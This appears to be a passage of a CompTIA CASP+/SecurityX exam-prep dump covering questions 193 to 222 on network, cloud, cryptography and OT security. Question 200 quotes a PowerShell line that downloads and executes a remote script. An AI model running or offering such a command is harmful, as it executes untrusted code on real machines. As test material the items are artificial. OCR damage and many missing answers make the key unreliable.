Digital signatures require the use of a cryptographic key pair, which consists of a private key used to sign the application and a public key used to verify the signature. If the certificate used for signing the application is set for the wrong key usage, then the signature will fail. This can happen if the certificate is set for encrypting data instead of signing data, or if the certificate is set for the wrong algorithm, such as using an RSA key for an ECDSA signature.

NEW QUESTION: 193
Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.

Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement rate limiting on the API.

B. Implement geoblocking on the WAF.

C. Implement OAuth 2.0 on the API.

D. Implement input validation on the API.

Answer: (SHOW ANSWER)

Rate limiting is a technique that can limit the number or frequency of requests that a client can make to an API (application programming interface) within a given time frame. This can help remedy the performance issues caused by high CPU utilization on the servers that host the APIs, as it can prevent excessive or abusive requests that could overload the servers. Implementing geoblocking on the WAF (web application firewall) may not help remedy the performance issues, as it could block legitimate requests based on geographic location, not on request rate. Implementing OAuth 2.0 on the API may not help remedy the performance issues, as OAuth 2.0 is a protocol for authorizing access to APIs, not for limiting requests. Implementing input validation on the API may not help remedy the performance issues, as input validation is a technique for preventing invalid or malicious input from reaching the API, not for limiting requests.

Verified References:

https://www.comptia.org/blog/what-is-rate-limiting https://partners.comptia.org/docs/default-source/resources

/casp-content-guide

NEW QUESTION: 194

The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

A. Gray-box testing

B. White-box testing

C. Blue-learn exercises

D. Black-box testing

E. Red-team hunting

Answer: (SHOW ANSWER)

NEW QUESTION: 195

A security consultant needs to set up wireless security for a small office that does not have Active Directory.

Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication. Which of the following technologies wouldbestmeet this need?

A. Faraday cage


B. WPA2 PSK
C. WPA3 SAE
D. WEP 128 bit
Answer: (SHOW ANSWER)
Comprehensive and Detailed in-Depth Explanation:
Why the Correct Answer is C (WPA3 SAE):
WPA3 SAE (Simultaneous Authentication of Equals)is the most advanced method for wireless security in small office environments without centralized authentication (like Active Directory).
It addressesbrute-force attacksthroughforward secrecyand theDragonfly key exchangemethod, making it resistant to dictionary attacks and offline cracking.
WPA3 SAEenhances security by protecting against password-guessing attacks even when a weak password is chosen.
Additionally,WPA3 SAEeliminates the vulnerabilities found in WPA2-PSK by using amore secure key exchange mechanism.
Why the Other Options Are Incorrect:
A: Faraday cage:
A Faraday cage can block wireless signals entirely, but it does not provide asecurity protocolfor wireless authentication.
It's primarily used forsignal isolationrather than securing wireless communication.
B: WPA2 PSK:
AlthoughWPA2 PSK (Pre-Shared Key)is widely used, it is vulnerable tobrute-force and offline dictionary attacks, especially when weak passwords are used.
WPA2 does not includeprotection against offline password cracking, which is a significant concern.
D: WEP 128 bit:
WEP (Wired Equivalent Privacy)is extremely outdated and insecure.
It uses theRC4 stream cipher, which is prone toIV (Initialization Vector) collisionsandkey recovery attacks.
Modern tools can crack WEP keys within minutes, making it highly unsuitable.
Additional Information:
WPA3 SAEis particularly designed for environments where there is no centralized authentication server (likeActive Directory), which fits the small office scenario perfectly.
TheDragonfly handshakeused by WPA3 SAE prevents offline brute-force attacks by usingpassword-based authenticated key exchange.
Even if an attacker captures the handshake, they cannot easily performoffline dictionary attacksdue toindividualized encryptionfor each session.
Extract from CompTIA SecurityX CAS-005 Study Guide:
According to theCompTIA SecurityX CAS-005 Official Study Guide, WPA3 offers improved security over WPA2 by providingrobust protection against password guessing attacks, especially in environments without enterprise-grade authentication mechanisms. TheSAE protocolis

highlighted as essential forpersonal and small office wireless networkswhere enhanced security is required without the complexity of a RADIUS server.

NEW QUESTION: 196
A security architect is tasked with securing a new cloud-based videoconferencing and collaboration platform to support a new distributed workforce. The security architect's key objectives are to:
* Maintain customer trust
* Minimize data leakage
* Ensure non-repudiation
Which of the following would be the BEST set of recommendations from the security architect?
A. Enable the user authentication requirement, enable end-to-end encryption, and enable waiting rooms.
B. Disable file exchange, enable watermarking, and enable the user authentication requirement.
C. Enable end-to-end encryption, disable video recording, and disable file exchange.
D. Enable watermarking, enable the user authentication requirement, and disable video recording.
Answer: (SHOW ANSWER)
Disabling file exchange can help to minimize data leakage by preventing users from sharing sensitive documents or data through the videoconferencing platform. Enabling watermarking can help to maintain customer trust and ensure non-repudiation by adding a visible or invisible mark to the video stream that identifies the source or owner of the content. Enabling the user authentication requirement can help to secure the videoconferencing sessions by verifying the identity of the participants and preventing unauthorized access. Verified References:
https://www.rev.com/blog/marketing/follow-these-7-video-conferencing-security-best-practices
https://www.paloaltonetworks.com/blog/2020/04/network-video-conferencing-security/
https://www.megameeting.com/news/best-practices-secure-video-conferencing/

NEW QUESTION: 197
An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.
Complete the configuration files to meet the following requirements:

* The EAP method must use mutual certificate-based authentication (With issued client certificates).
* The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,
* The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters, INSTRUCTIONS Click on the AAA server and VPN concentrator to complete the configuration.
Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:

AAA Server:

Answer:

See the answer below in Explanation.

Explanation:

VPN Concentrator:

AAA Server:

NEW QUESTION: 198

Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

A. Biometric authenticators are immutable.

B. The likelihood of account compromise is reduced.

C. Zero trust is achieved.

D. Privacy risks are minimized.

Answer: (SHOW ANSWER)

Reference: https://cloudworks.no/en/5-benefits-of-passwordless-authentication/

NEW QUESTION: 199
A company with customers in the United States and Europe wants to ensure its content is delivered to end users with low latency. Content includes both sensitive and public information. The company's data centers are located on the West Coast of the United States. Users on the East Coast of the United States and users in Europe are experiencing slow application response. Which of the following would allow the company to improve application response quickly?
A. Installing reverse caching proxies in both data centers and implementing proxy auto scaling
B. Using HTTPS to serve sensitive content and HTTP for public content
C. Using colocation services in regions where the application response is slow
D. Implementing a CDN and forcing all traffic through the CDN
Answer: (SHOW ANSWER)
A Content Delivery Network (CDN) is designed to serve content to end-users with high availability and high performance. By implementing a CDN, the company can distribute the content across multiple geographically dispersed servers, thereby reducing latency for users far from the West Coast data centers, including those on the East Coast of the United States and in Europe.

NEW QUESTION: 200
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois

Which of the following security controls would have alerted and prevented the next phase of the attack?
A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA
Answer: (SHOW ANSWER)
An EDR and whitelist should protect from this attack.

NEW QUESTION: 201
A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.
Which of the following should the security administrator do to mitigate the risk?
A. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.
B. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.

C. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.
D. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.
Answer: (SHOW ANSWER)

NEW QUESTION: 202
An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.
Which of the following historian server locations will allow the business to get the required reports in an ## and IT environment?
A. In the ## environment, use a VPN from the IT environment into the ## environment.
B. In the ## environment, allow IT traffic into the ## environment.
C. In the IT environment, allow PLCs to send data from the ## environment to the IT environment.
D. Use a screened subnet between the ## and IT environments.
Answer: (SHOW ANSWER)
A screened subnet is a network segment that separates two different environments, such as ## (operational technology) and IT (information technology), and provides security controls to limit and monitor the traffic between them. This would allow the business to get the required reports from the historian server without exposing the ## environment to unnecessary risks. Using a VPN, allowing IT traffic, or allowing PLCs to send data are less secure options that could compromise the ## environment. Verified References:
https://www.comptia.org/blog/what-is-operational-technology
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 203
The security analyst discovers a new device on the company's dedicated IoT subnet during the most recent vulnerability scan. The scan results show numerous open ports and insecure protocols in addition to default usernames and passwords. A camera needs to transmit video to the security server in the IoT subnet. Which of the following should the security analyst recommend to securely operate the camera?
A. Harden the camera configuration.
B. Send camera logs to the SIEM.
C. Encrypt the camera's video stream.
D. Place the camera on an isolated segment
Answer: (SHOW ANSWER)
To securely operate the camera, the security analyst should recommend hardening the camera configuration.
This involves several steps:
* Changing Default Credentials: Default usernames and passwords are a common vulnerability. They should be replaced with strong, unique passwords.

* Disabling Unnecessary Services and Ports: The numerous open ports and insecure protocols should be reviewed, and any unnecessary services should be disabled to reduce the attack surface.
* Firmware Updates: Ensuring the camera's firmware is up to date will mitigate known vulnerabilities.
* Enable Encryption: If possible, enable encryption for both data in transit and at rest to protect the video stream and other communications from interception.
This approach addresses the identified vulnerabilities directly and ensures that the device is more secure.
Simply sending logs to the SIEM or isolating the camera might not fully mitigate the risks associated with default settings and open ports.
References:
* CompTIA CASP+ CAS-004 Exam Objectives: Section 2.4: Implement security activities across the technology life cycle.
* CompTIA CASP+ Study Guide, Chapter 5: Implementing Host Security.

NEW QUESTION: 204
A security administrator at a global organization wants to update password complexity rules for a system containing personally identifiable information. Which of the following would be the best resource for this information?
A. NIST
B. GDPR
C. CMMI
D. COPPA
Answer: (SHOW ANSWER)
Step by Step Explanation:
NIST (National Institute of Standards and Technology): Provides comprehensive password guidelines (e.g., SP 800-63B) widely used for securing systems, including handling PII.
GDPR (General Data Protection Regulation): Focuses on data privacy laws rather than technical password policies.
CMMI (Capability Maturity Model Integration): Addresses process improvement, not password complexity.
COPPA (Children's Online Privacy Protection Act): Focuses on child data privacy, not password rules.
Reference: CASP+ Exam Objectives 5.3 - Implement security controls and best practices using NIST standards.

NEW QUESTION: 205
The CI/CD pipeline requires code to have close to zero defects and zero vulnerabilities. The current process for any code releases into production uses two-week Agile sprints. Which of the following would BEST meet the requirement?

A. An open-source automation server
B. A static code analyzer
C. Trusted open-source libraries
D. A single code repository for all developers
Answer: (SHOW ANSWER)
A static code analyzer is a tool that analyzes computer software without actually running the software. A static code analyzer can help developers find and fix vulnerabilities, bugs, and security risks in their new applications while the source code is in its 'static' state. A static code analyzer can help ensure that the code has close to zero defects and zero vulnerabilities by checking the code against a set of coding rules, standards, and best practices. A static code analyzer can also help improve the code quality, performance, and maintainability.
A) An open-source automation server is not a tool that can help ensure that the code has close to zero defects and zero vulnerabilities. An open-source automation server is a tool that automates various tasks related to software development and delivery, such as building, testing, deploying, and monitoring. An open-source automation server can help speed up the CI/CD pipeline, but it does not analyze or improve the code itself.
C) Trusted open-source libraries are not tools that can help ensure that the code has close to zero defects and zero vulnerabilities. Trusted open-source libraries are collections of reusable code that developers can use to implement common or complex functionalities in their applications. Trusted open-source libraries can help save time and effort for developers, but they do not guarantee that the code is free of defects or vulnerabilities.
D) A single code repository for all developers is not a tool that can help ensure that the code has close to zero defects and zero vulnerabilities. A single code repository for all developers is a centralized storage location where developers can access and manage their source code files. A single code repository for all developers can help facilitate collaboration and version control, but it does not analyze or improve the code itself.
https://www.comparitech.com/net-admin/best-static-code-analysis-tools/
https://www.perforce.com/blog/sca/what-static-analysis

NEW QUESTION: 206
A security architect is reviewing the following organizational specifications for a new application:
* Be sessionless and API-based
* Accept uploaded documents with PII, so all storage must be ephemeral
* Be able to scale on-demand across multiple nodes
* Restrict all network access except for the TLS port
Which of the following ways should the architect recommend the application be deployed in order to meet security and organizational infrastructure requirements?
A. Utilizing the cloud container service
B. On server instances with autoscaling groups
C. Using scripted delivery
D. With a content delivery network

Answer: (SHOW ANSWER)
A cloud container service is the best way to meet the security and organizational infrastructure requirements described. Containers are sessionless, scalable, and can enforce ephemeral storage, which ensures that sensitive data like Personally Identifiable Information (PII) is only stored temporarily. Containers also restrict access to only necessary ports, such as TLS, and can easily scale across multiple nodes to handle varying workloads. CASP+ emphasizes the use of containers in modern,scalable, and secure application deployments, especially for API-based, sessionless applications that require flexible scaling and network security controls.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Containers and Cloud Services for Secure Application Deployment) CompTIA CASP+ Study Guide: Deploying Scalable and Secure Applications with Containers

NEW QUESTION: 207
An internal security audit determines that Telnet is currently being used within the environment to manage network switches. Which of the following tools should be utilized to identify credentials in plaintext that are used to log in to these devices?
A. Fuzzer
B. Network traffic analyzer
C. HTTP interceptor
D. Port scanner
E. Password cracker
Answer: (SHOW ANSWER)
A network traffic analyzer (also known as a packet sniffer) is the best tool to identify credentials being transmitted in plaintext, such as those used in Telnet sessions. Since Telnet transmits data without encryption, a network traffic analyzer can capture the traffic between the client and the network switches, revealing sensitive information, including login credentials, in clear text. This tool helps identify insecure protocols and enables remediation by switching to encrypted alternatives like SSH. CASP+ highlights the importance of using secure protocols and tools like traffic analyzers to identify vulnerabilities in network communications.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Network Traffic Analysis and Insecure Protocols) CompTIA CASP+ Study Guide: Monitoring Network Traffic for Plaintext Credentials

NEW QUESTION: 208
An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?

A. The client application is testing PFS.
B. The client application is configured to use ECDHE.
C. The client application is configured to use RC4.
D. The client application is configured to use AES-256 in GCM.
Answer: (SHOW ANSWER)
Reference: https://kinsta.com/knowledgebase/err_ssl_version_or_cipher_mismatch/ The client application being configured to use RC4 is the most likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3. RC4 is an outdated and insecure symmetric-key encryption algorithm that has been deprecated and removed from TLS 1.3, which is the latest version of the protocol that provides secure communication between clients and servers. If the client application is configured to use RC4, it will not be able to negotiate a secure connection with the server that prefers TLS
1.3, resulting in an error message such as ERR_SSL_VERSION_OR_CIPHER_MISMATCH. The client application testing PFS (perfect forward secrecy) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as PFS is a property that ensures that session keys derived from a set of long-term keys cannot be compromised if one of them is compromised in the future. PFS is supported and recommended by TLS 1.3, which uses ephemeral Diffie-Hellman or elliptic curve Diffie-Hellman key exchange methods to achieve PFS. The client application being configured to use ECDHE (elliptic curve Diffie-Hellman ephemeral) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as ECDHE is a key exchange method that provides PFS and high performance by using elliptic curve cryptography to generate ephemeral keys for each session. ECDHE is supported and recommended by TLS 1.3, which uses ECDHE as the default key exchange method. The client application being configured to use AES-256 in GCM (Galois/Counter Mode) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as AES-256 in GCM is an encryption mode that provides confidentiality and integrity by using AES with a 256-bit key and GCM as an authenticated encryption mode. AES-256 in GCM is supported and recommended by TLS 1.3, which uses AES-256 in GCM as one of the default encryption modes. Verified References: https://www.comptia.org/blog/what-is-tls-
13 https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 209
A security manager has written an incident response playbook for insider attacks and is ready to begin testing it. Which of the following should the manager conduct to test the playbook?
A. Automated vulnerability scanning
B. Centralized logging, data analytics, and visualization
C. Threat hunting
D. Threat emulation
Answer: (SHOW ANSWER)
Threat emulation is the method that should be used to test an incident response playbook for insider attacks.

Threat emulation is a technique that simulates real-world attacks using realistic scenarios, tactics, techniques, and procedures (TTPs) of threat actors. Threat emulation can help evaluate the effectiveness of an incident response plan by testing how well it can detect, respond to, contain, eradicate, recover from, and learn from an attack.
References: [CompTIA CASP+ Study Guide, Second Edition, page 461]

NEW QUESTION: 210

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite
Answer: (SHOW ANSWER)
Steganography is a technique that can hide data within other files or media, such as images, audio, or video.
This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low- cost approach for theft detection, as it could involve licensing fees and hardware requirements.
Verified References: https://www.comptia.org/blog/what-is-steganography
https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION: 211
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should the analyst run tobestdetermine whether financial data was lost?
A. grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file
B. grep '^4[0-9]{12}(?:[0-9]{3})?$' file
C. grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file
D. grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file
Answer: (SHOW ANSWER)
Comprehensive and Detailed in-Depth Explanation:
Context:
The forensic analyst needs to identifycredit card datain compromised files.

The most common credit card formats include:
Visa:Starts with4, followed by12 to 16 digits.
MasterCard:Starts with51 to 55, followed by16 digits.
Discover:Starts with6011, followed by16 digits.
American Express (AMEX):Starts with34 or 37, followed by15 digits.
In this case, the question focuses on detectingVisa credit card numbers.
Breakdown of the Correct Command (Answer B):
Command:
grep '^4[0-9]{12}(?:[0-9]{3})?$' file
^4: Matches strings thatstart with the number 4(indicating a Visa card).
[0-9]{12}: Matchesexactly 12 digitsafter the starting 4.
(?:[0-9]{3})?: Matchesan optional group of 3 additional digits(making it15 or 16 digitstotal).
$: Matches theend of the line.
grep:Searches for patterns in the specifiedfile.
The command specifically looks forVisa card numberswith the format:
13 digits:4XXXXXXXXXXXX
16 digits:4XXXXXXXXXXXXXXX
Why the Other Options Are Incorrect:
A). grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file'
The -v option in grepinverts the match, meaning it would display all linesnot matchingthe pattern. This isnot usefulfor finding credit card numbers, as it would list irrelevant data.
C). grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file'
This pattern matchesDiscover card numbersstarting with6011orMasterCard numbersstarting with5, both of which are not the target as the question clearly indicates a Visa card pattern.
D). grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file'
This also uses the-vflag to invert the search, excludingDiscover and MasterCard numbersrather thanVisa.
Again, not relevant to finding the specific pattern of interest.
Real-World Use Case:
When conductingforensic analysisafter a data breach, it's crucial to search forpatterns that match sensitive informationsuch as credit card numbers. Using preciseregular expressions (regex)ensures that the analyst accurately detects potential data leakage.
Extract from CompTIA SecurityX CAS-005 Study Guide:
According to theCompTIA SecurityX CAS-005 Official Study Guide, forensic analysts should usepattern matching tools like grepto identify leaked sensitive data efficiently. The guide emphasizes usingappropriate regex patternsto detectcredit card numbers, specifically mentioning the importance of correctly identifying the number format to avoid false positives.

NEW QUESTION: 212
As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?
A. Deepfake
B. Know your customer
C. Identity proofing
D. Passwordless
Answer: (SHOW ANSWER)
Reference: https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/

NEW QUESTION: 213
To save on device life-cycle costs, a company is transitioning to a BYOD deployment scheme for enterprise mobility. Local laws protect users from corporate-initiated wiping or manipulation of data not owned by the company. Which of the following techniques would best protect corporate data while ensuring the integrity of private data?
A. Implementation of an always-on. split-tunnel VPN
B. Wrap and/or containerize corporate applications.
C. Configuration of full device encryption and MFA.
D. Enroll users into an MDM with an option for selective wipe.
Answer: (SHOW ANSWER)

NEW QUESTION: 214
A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the origin of the attack.
Which of the following is t he NEXT step of the incident response plan?
A. Remediation
B. Containment
C. Response
D. Recovery

Answer: (SHOW ANSWER)
Reference: https://www.sciencedirect.com/topics/computer-science/containment-strategy

NEW QUESTION: 215
Which of the following are risks associated with vendor lock-in? (Choose two.)
A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.
Answer: (SHOW ANSWER)
Reference: https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%20the%20data Vendor lock-in is a situation where a client becomes dependent on a vendor for products or services and cannot easily switch to another vendor without substantial costs or inconvenience. Some of the risks associated with vendor lock-in are that the vendor can change product offerings, such as by discontinuing or modifying features, increasing prices, or reducing support, and that the client experiences decreased quality of service, such as by having poor performance, reliability, or security. These risks could affect the client's business operations, satisfaction, or competitiveness. The client can seamlessly move data, the client receives a sufficient level of service, and the client can leverage a multicloud approach are not risks associated with vendor lock-in, but potential benefits of avoiding vendor lock-in. Verified References: https://www.comptia.org/blog/what-is-vendor-lock-in https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 216
A security analyst is reviewing a new IOC in which data is injected into an online process. The IOC shows the data injection could happen in the following ways:
* Five numerical digits followed by a dash, followed by four numerical digits; or
* Five numerical digits
When one of these IOCs is identified, the online process stops working. Which of the following regular expressions should be implemented in the NIPS?
A. ^\d{9}$
B. ^\d{4}(-\d{5})?$
C. ^\d{5}(-\d{4})?$
D. ^\d{5-4}$
Answer: C (LEAVE A REPLY)

NEW QUESTION: 217

Which of the following should an organization implement to prevent unauthorized API key sharing?

A. OTP

B. Encryption

C. API gateway

D. HSM

Answer: (SHOW ANSWER)

An API gateway is a management tool that sits between a client and a collection of backend services. It acts as a reverse proxy to accept all application programming interface (API) calls, aggregate the various services required to fulfill them, and return the appropriate result. API gateways can enforce policies such as rate limiting and authentication to prevent unauthorized access, making it an effective solution to prevent unauthorized API key sharing. By managing APIs at the gateway level, organizations can ensure that API keys are used as intended and are not shared or misused, addressing the need for secure management of API keys.

NEW QUESTION: 218

A security architect updated the security policy to require a proper way to verify that packets received between two parties have not been tampered with and the connection remains private. Which of the following cryptographic techniques can be used to ensure the security policy is being enforced properly?

A. MD5-based envelope method

B. HMAC SHA256

C. PBKDF2

D. PGP

Answer: (SHOW ANSWER)

The company should use HMAC SHA256 as a cryptographic technique to ensure that packets received between two parties have not been tampered with and the connection remains private. HMAC stands for hash-based message authentication code, which is a method of generating a message authentication code using a cryptographic hash function and a secret key. HMAC can provide both integrity and authenticity of the packets, as well as resistance to replay attacks. SHA256 is a specific hash function that produces a 256-bit output. SHA256 is considered secure and widely used in various cryptographic applications. Verified References:
https://www.ericsson.com/en/blog/2021/7/cryptography-and-privacy-protecting-private-data
https://www.mdpi.com/journal/cryptography/special_issues/Preserve_Enhance_Privacy
https://link.springer.com/article/10.1007/s11432-021-3393-x

NEW QUESTION: 219

A company reviews the regulatory requirements associated with a new product, and then company management elects to cancel production. Which of the following risk strategies is the company using in this scenario?

A. Avoidance

B. Mitigation
C. Rejection
D. Acceptance
Answer: (SHOW ANSWER)
In this scenario, the company has elected to cancel the production of a product after reviewing regulatory requirements. This decision reflects a risk avoidance strategy, which involves taking action to eliminate exposure to a risk by not engaging in the activity that could lead to it. By canceling production, the company avoids the regulatory and compliance risks altogether. CASP + defines risk avoidance as a risk management strategy that involves stopping or avoiding actions that expose the organization to unacceptable levels of risk.
References:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Risk Avoidance) CompTIA CASP+ Study Guide: Risk Management Strategies and Risk Avoidance

NEW QUESTION: 220
A security consultant has been asked to recommend a secure network design that would:
* Permit an existing OPC server to communicate with a new Modbus server that is controlling electrical relays.
* Limit operational disruptions.

Due to the limitations within the Modbus protocol, which of the following configurations should the security engineer recommend as part of the solution?
A. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 135.
B. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port
102.
C. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port
5000.
D. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502.
Answer: (SHOW ANSWER)
OPC (Open Platform Communications) and Modbus are two common protocols used for industrial control systems (ICS). OPC is a standard that allows different devices and applications to exchange data in a vendor- neutral way. Modbus is a serial communication protocol that enables devices to send and receive commands and data over a network. Modbus has two variants: Modbus TCP/IP, which uses TCP port 502 for communication, and Modbus RTU/ASCII, which uses serial ports.
To allow an OPC server to communicate with a Modbus server that is controlling electrical relays, the security engineer should recommend restricting inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502. This configuration would:

* Permit the OPC server to send commands and data to the Modbus server using Modbus TCP/IP protocol over port 502.
* Limit operational disruptions, by preventing unauthorized or malicious access to the Modbus server from other sources.
* Due to the limitations within the Modbus protocol, such as lack of encryption and authentication, restricting inbound traffic is a necessary security measure to protect the integrity and availability of the ICS.
Reference: CASP+ (Plus) Certification Training | CompTIA IT Certifications

NEW QUESTION: 221
An accounting team member received a voicemail message from someone who sounded like the Chief Financial Officer (CFO). In the voicemail message, the caller requested a wire transfer to a bank account the organization had not used before. Which of the following best describes this type of attack?
A. The attacker used deepfake technology to simulate the CFO's voice.
B. The CFO tried to commit a form of embezzlement.
C. The attacker used caller ID spoofing to imitate the CFO's internal phone extension.
D. The attacker successfully phished someone in the accounts payable department.
Answer: (SHOW ANSWER)
In this scenario, the voicemail requesting a wire transfer from an unfamiliar bank account is indicative of a deepfake attack, where attackers use advanced technology to simulate a person's voice or likeness. Deepfake technology is increasingly being used in social engineering attacks to impersonate executives or trusted individuals. This attack attempts to manipulate employees by making them believe they are receiving legitimate requests from high-ranking personnel. CASP+ discusses advanced threats like deepfakes, which leverage AI to bypass traditional security awareness defenses.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Advanced Social Engineering Threats) CompTIA CASP+ Study Guide: Social Engineering and Deepfake Risks

NEW QUESTION: 222
A recentDASTscan indicates an application has multiple issues withpath traversal. Which of the following is thebestaction for the development team to take?
A. Develop a secure library for file handling that normalizes and validates the input path.
B. Create a sandbox for the application that disallows filesystem access.
C. Ensure that output encoding is appropriately implemented on all data fields.
D. Implement a blocklist for a specific set of meta characters.
E. Deploy a code sandbox solution that reduces the application's permissions.
Answer: (SHOW ANSWER)
Comprehensive and Detailed in-Depth Explanation:

Understanding Path Traversal:
